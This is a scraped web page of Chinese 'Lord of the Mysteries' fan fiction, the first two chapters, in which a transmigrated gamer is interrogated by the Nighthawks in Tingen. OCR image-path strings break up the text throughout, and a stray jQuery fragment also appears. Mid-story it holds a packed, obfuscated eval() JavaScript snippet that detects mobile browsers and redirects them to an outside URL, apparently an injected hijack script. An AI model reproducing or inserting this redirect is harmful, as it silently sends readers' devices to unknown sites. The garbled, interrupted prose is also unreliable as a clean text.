《[诡秘之主]好巧啊你也是愚者信徒?》
1. 苜蓿号的幽灵船客
“就是他吗?”
褐发灰眸,一身制服似的黑风衣的中年警官注视着玻璃后面那个盯着桌上的煤气灯一动不动的红发年轻人,向着身边人问道。
“对,他是这次苜蓿号惨案的幸存者之一,救下他时,我们并没有发现什么特殊之处,但是他告诉我们他失忆了。经过调查,他不在乘客和船员名单上,也没有任何其他的幸存者对他有印象。”引着他来到这里的警察无奈地摊手,叹了口气。
苜蓿号是一艘近期名声骤起的海船,历经海盗追逐、乘客自相残杀、风暴、迷航等多重劫难,生者十不存一时才终于抵达港口,这一系列事件也因其具有的传奇色彩而被反复报道甚至改编成戏剧。
“他为什么会在这里?我记得苜蓿号是在恩马特港上岸的。”名为邓恩的中年警官翻看着警察局提供的资料,低声询问。
“那边的人请仲裁者确认过了,他没有别的记忆也没有什么罪行,而在同时,他唯独对廷根表现出一点熟悉,并且表达了到这里来的想法,所以就被从恩马特港的警方调到我们这了。”
那警察的目光扫过玻璃后面的人,转头看向邓恩,“但是,我们想请你们值夜者来再看看他的梦境。”
“——我们怀疑他是个非凡者。”
……
上次见到煤气灯还是在博物馆。
再上上次应该是在某个仿维多利亚风格的景区,不过只是顶着煤气灯的外形的白炽灯。
伊莱亚·加拉哈德心平气和地想。
他还是第一次见到真正的能正常使用并且真的作为实际照明工具的煤气灯。
他能感受到来自玻璃那边的目光,但是他保持着那种近乎漠然的平静。
作为一个打着游戏就穿越到凶案现场,一晃神又进了警局被各种盘问调查,然后还换了地方准备接受新的调查的倒霉蛋,他实在没什么可表达的。
考虑到他几乎完全换了的脸和皮肤,以及显然是纯天然生长、从发根到发芯都变成了暗红色的及肩发,他没有怀疑这是什么隐藏了摄像头的真人秀。
没有什么真人秀能把一个人变成自己游戏账号的样子,更没有什么真人秀能让人一眨眼就突然强大的像是美国队长一样的速度和力量。
其实伊莱亚也不是他真正的名字而是他的账号名,为了融入这个西方世界的设定,他没有把自己真正的、不符合西方语法的名字告知别人。
值得庆幸的是,他的身体能自然而然理解和说出这里的语言,使得他能够和这个世界的人流畅的交流,不至于有什么沟通障碍。
他会的那几种语言可没有一种是在这个世界流行的。
凭借一路见到的事物和服装、饮食,伊莱亚大概能判断出这里类似于维多利亚时代,科技发展到了能熟练运用蒸汽机的程度,而他更熟悉的电力则还没有得到应用。
至于别的……他只能得出这个时代的船设施挺落后,很容易让人晕,警局条件挺一般之类的零碎结论。
他猜,他应该是穿进了游戏。
不过这陌生的、和记忆里的游戏设定差异相当大的一切让他不是很敢确定。
哦,对。伊莱亚的视线从煤气灯上挪开,看向刚刚在门外聊天,转眼就走进审讯室拉开椅子坐下的灰眸警官。
他的听力和视力也都进步了不少,不戴眼镜竟然比穿越之前戴眼镜的时候看的更清楚,整个审讯室里的一切在煤气灯的光芒里一览无余。
也算是这场莫名其妙的穿越里难得的好事吧。
面前的警官翻开手里的资料,声音低沉。
“你叫什么名字?”
“伊莱亚·加拉哈德。”伊莱亚早就看腻了屋里的东西,盯着眼前唯一称得上新鲜事物的男人上下端详,他发现这个警官脸上有皱纹,不过还是挺有气质的。
“你为什么会出现在苜蓿号上?”
“我睁开眼就在船上了。”伊莱亚听到玻璃那一边传来的原本一直都有的细碎人声消失了。
“你为什么要来廷根?”警官的声音平稳。
“眼熟。这可真是我难得眼熟的地名了——”坐在椅子上的年轻人拉长了声音,“警官,我得声明一下,这可不算我主动来的。我是被这样,”他举起手,示意了一下手上的手铐,“带过来的。”
“你是非凡者吗?”警官看了一眼手铐,语调没有什么波动。
“应该是吧?我不知道。你是非凡警察吧?你们专业机构有没有办法给我测一下我是什么序列又是序列几之类的?”
“你别这样看我啊,你不觉得你眼神还怪吓人的吗?人民警察可不能这么凶吧?”在灰眸警官越发深邃冷漠的目光和越发沉寂的气氛里,伊莱亚下意识的地后仰,没忍住吐槽出声。
他眨了眨眼,感觉有那么一瞬间,自己好像听到外面有人被呛到的声音?
“你真的没有其他记忆了吗?”随着声音一起涌来的是近乎沉郁的浓厚黑暗,在黑暗之中似乎还有诡异绮丽的红色月光。
“没有。我醒来就在船上了,大脑一片空白,睁开眼就是一堆尸体,惊吓还来不及呢,我都不知道发生了什么船就靠岸了,然后就一直在警局里被各种问话。”
审讯室里的声音沉寂了一瞬。
下一刻,一切的阴暗与幽深的气息全然褪去,如同月光下退却的海潮一般消失殆尽。
伊莱亚眼前的警官露出一丝低沉的微笑。
“感谢你的诚实。”他站起身看向进门的年轻警官,“克莱恩,结果怎么样?”
“队长,占卜显示他是囚犯途径的非凡者,序列七。”褐瞳年轻人收起手上的黄水晶灵摆,回应道,一边还给邓恩递了一张纸。
作为管理各类非凡者事务的值夜者,了解各类异端、异种和邪教徒是基本的职业素养。由于囚犯途径的非凡者中非常容易出现非凡罪犯,所以值夜者们也都对这一序列有一定的了解。
比如这个序列从序列九到序列七分别是囚犯、疯子、狼人,而这位不在名单上的船客先生,正是一个“狼人”。
克莱恩第一次听到这些名称时还忍不住吐槽这条序列的名字听起来就很不像好人,但在此刻,他并没有把繁多的思绪表露出来。
不过伊莱亚穿越之后那灵敏了无数倍的感觉在告诉他,这人的心率和呼吸都加快了一些,瞳孔也有点无意识的扩张,他在……惊讶?
听到的下一句话就让他明白了为什么克莱恩会是这个态度。
“廷根警察局刚刚收到了来自圣堂的电报,说女神降下神谕,伊莱亚·加拉哈德是祂的眷者。圣堂让我们先带他去教会暂时安置,剩下的会派人来负责。”
原本一直沉稳的邓恩也对着手中的电报流露出明显的意外,“女神的神谕吗?看来伊莱亚先生的身份确实很特殊。”<;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17334478|199221||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
p>教会、女神、圣堂,结合廷根这个地名和这个时代的科技水平……伊莱亚眨了眨眼。
他突然有了一种很强的既视感。
他怀疑他确实是穿到了游戏里,只不过是游戏的几百年前。
“你们的说的女神,是不是黑夜女神?”
“是。你对此有记忆吗?”克莱恩看了眼邓恩确认队长对此的态度,然后回复伊莱亚。
伊莱亚一边回忆一边自然地装出茫然的样子,摇头。
他虽然有前世的记忆,但是他从游戏里知道的大部分知识都不是这个时代的一个普通的船客该知道的。至于这一世,他的脑海中是真的完全没有任何理论上“穿越者”该有的“原身”记忆。
他也是真的不知道为什么女神会让他当眷者。
伊莱亚在游戏里确实给自己刷出过「女神眷者」和「愚者眷者」的头衔,但是考虑到目前见到的东西的真实性,他并不觉得自己穿越的世界就是印象里那个数据组成的游戏,也并不觉得游戏里有的东西在穿越之后仍然会存在。
——而且比起女神,他其实更喜欢愚者,在游戏里也只加入了愚者教会。
可惜来的是值夜者,不是愚者教会的提灯者小队……当然女神也很好,感谢女神。伊莱亚在心底默念。
“没关系,你先跟我们走就行。”邓恩的表情从容而平静,“女神和值夜者会向警局为你担保。”
“对了,我是黑夜教会值夜者小队的队长,邓恩·史密斯。这是我的队员,克莱恩·莫雷蒂。”
“你不担心我刚刚在说谎?”
“我在梦境方面姑且有些经验。人在梦里不会说谎。”邓恩拿出钥匙,为伊莱亚解开手铐,“走吧。马车在外面。”
伊莱亚看着手铐从苍白的手腕上脱去,握了一下拳,在他的感觉里,这个手铐应该是困不住他的,甚至他的直觉告诉他,他身体里的力量可以轻松地把这块铁皮捏扁揉圆。
不过他没继续盯着手铐,站起身跟上了邓恩的步伐,终于离开这个他在两个警察局都呆了几天的房间。
三人先后向外走去,而走在最后的克莱恩看到这个神秘失忆的年轻人唇齿微动,似乎吐出了几个音节。
但是并没有发出声音。
他努力拼凑那个口型对应的发音,似乎是五个字?
这是什么?人名吗?他没有看清。
虽然知道队长把人拉进梦境里问过了,也知道人在梦境里不会说谎,但是作为神秘金手指的拥有者,克莱恩早就有过在队长展开的梦境里保持清醒并且回答出包装过的谎言的经历。
克莱恩陷入思索。
他并不觉得“幽灵船客”真的失忆了,也并不觉得伊莱亚说的全是真话,甚至于,考虑到这位新晋眷者在交谈中脱口而出的“人民警察”……
克莱恩合理怀疑,伊莱亚和他一样,也是个穿越者。
甚至还知道一些不可言说的东西。
但是刚踏入非凡者序列没多久便攒了一大堆秘密的占卜家没有说什么,只是安静的跟随着队长踏上回到他们的老家,即黑荆棘安保公司的马车。
伊莱亚跟着邓恩走完了保释的流程,第一次完全不带任何禁锢的走出警察局。
于是廷根七月的阳光裹着清新的空气向他涌来,仿佛在那一瞬间,陌生而熟悉的崭新世界由此铺开。
“欢迎来到廷根。”
2. 黑荆棘安保公司
廷根警察总局在金梧桐区,靠近市中心的位置,而值夜者的据点黑荆棘安保公司位于北区,在廷根市西北方向。两地之间距离不算很近,但好在坐马车还是比较快的。
伊莱亚坐在马车的一侧,邓恩和克莱恩并肩坐在他对面,没人说话,车内有种奇妙的安静。
其实坐马车对于曾经的伊莱亚而言也是相当新奇且遥远的事情,但是比起在来廷根的路上已经坐过的马车,还是非凡警察和莫名其妙获得的“女神眷者”头衔更让他感兴趣一点。
“你们是干什么的?值夜者是非凡者的专属警察吗?女神眷者又是什么?数量很多吗?”
在游戏里,神明的眷者称号都是定期完成活动限定任务就可以保持的,当然,同时拥有的数量有限制,一般只能有一个,不过在玩家加入了愚者教会的情况下,最多可以同时获得愚者眷者和另一个神明的眷者两个头衔。
对此,玩家主要看法是因为愚者比较仁慈,允许信徒信仰他神。
不过游戏归游戏,在真正有神明、有非凡能力的时代,神明的眷者显然不是什么简单的成就称号。
在这种并非审讯的场合,邓恩的态度与先前截然不同,声音沉静而柔和:“值夜者是黑夜女神教会下属的非凡者队伍,负责处理非凡事件,封印危险物品之类的事务,不过我们也有政府编制,在廷根警察厅特别行动部挂名。”
说到这里,他在胸口轻点了四下,做了个标准的“画红月”,这是黑夜信徒祈祷的仪式,“我并不清楚女神对眷者的定义,不过眷者数量很少,我所知道的只有教宗冕下。”
伊莱亚倒吸一口凉气。
他并不觉得一位神明会随便给一个普通人“眷者”的头衔,更不用说他现在只是一个序列七——还是很不讨喜的经常作为罪犯出现在教会中的囚犯途径。他也没有原身的记忆,甚至不知道穿越之前到底有没有原身这个人,怎么看都不像是能吸引神明注视的样子
总不会是因为女神也是个穿越者然后发现他的身份了吧?那可太神奇了,哈哈。伊莱亚差点被自己发散的思维逗笑。
我和神明当老乡?真的假的?
“祂为什么会选,呃,选我?”
“我不知道,圣堂派来的使者在路上了,过几天应该会到,到时候那位使者应该能为你解答问题。”灰眸的警官摇了摇头,面色不变。
“好吧。”伊莱亚试图运用自己脑子里并不算多的游戏里的非凡知识进行理解,然后飞快失败,于是靠在椅背上放弃思考。
作为一个在游戏中精通战斗的玩家,他可以背出不眠者序列的全序列主要技能,但是同时,作为一个把所有剧情和设定全部跳过的skip党,他对除了战斗相关的非凡常识保持着一个空白的大脑。
好在马车很快就抵达了目的地。
佐特兰街36号的位置有一个楼梯口,墙面上挂着竖直的招牌,用鲁恩语写着“黑荆棘安保公司”。
伊莱亚盯着那块招牌看了两眼,感觉这玩意有点眼熟,但是一时间找不出什么具体的印象。
可恶,为什么我是囚犯途径,光增强战斗力和偷鸡摸狗能力,不加强记忆和思维水平就算了还可以扣理智加战力……
早知道就选能唤醒记忆加强脑子的通识者了,这样就可以把那些从脑子里光滑流过的剧情和设定全部想起来,而不像现在这样一无所知了。
前方,邓恩和克莱恩已经轻车熟路地沿着楼梯往上走了,于是他也放弃寻找思绪,跟着踏进了房门。
进门是一个会客厅,摆着几张沙发、座椅和茶几,正对门的是一张桌子,桌后坐着一个正在看报纸,穿着衬衣和长裙的棕发女孩。
那女孩原本一副困意昏沉的样子,一看到进来的邓恩便整个人突然一激灵,下意识站了起来:“队长!克莱恩!”
她的目光很快从两人身上转向他们身后走进门的红发青年,“这位是?”
“伊莱亚·加拉哈德。”邓恩为她解答了疑问,“他是一位非凡者。”
“他也是非凡者?是有什么事情吗?”名为罗珊的女孩眼睛一下子睁大,仔细打量了一下伊莱亚,不过除了在心底感叹一句长的真好看之外,并没有感觉到他和普通人有什么特别神秘的不同之处。
“具体的情况我也不清楚,我们先进去了。”邓恩嗓音低沉,没有回答太多东西,带着朝罗珊笑了一下的克莱恩和不知思索着什么东西的伊莱亚走向旁边的房门。这扇门的背后,是值夜者小队真正的据点——众人的办公室、休息室、武器和资料库以及最重要的查尼斯门,都由此而进。
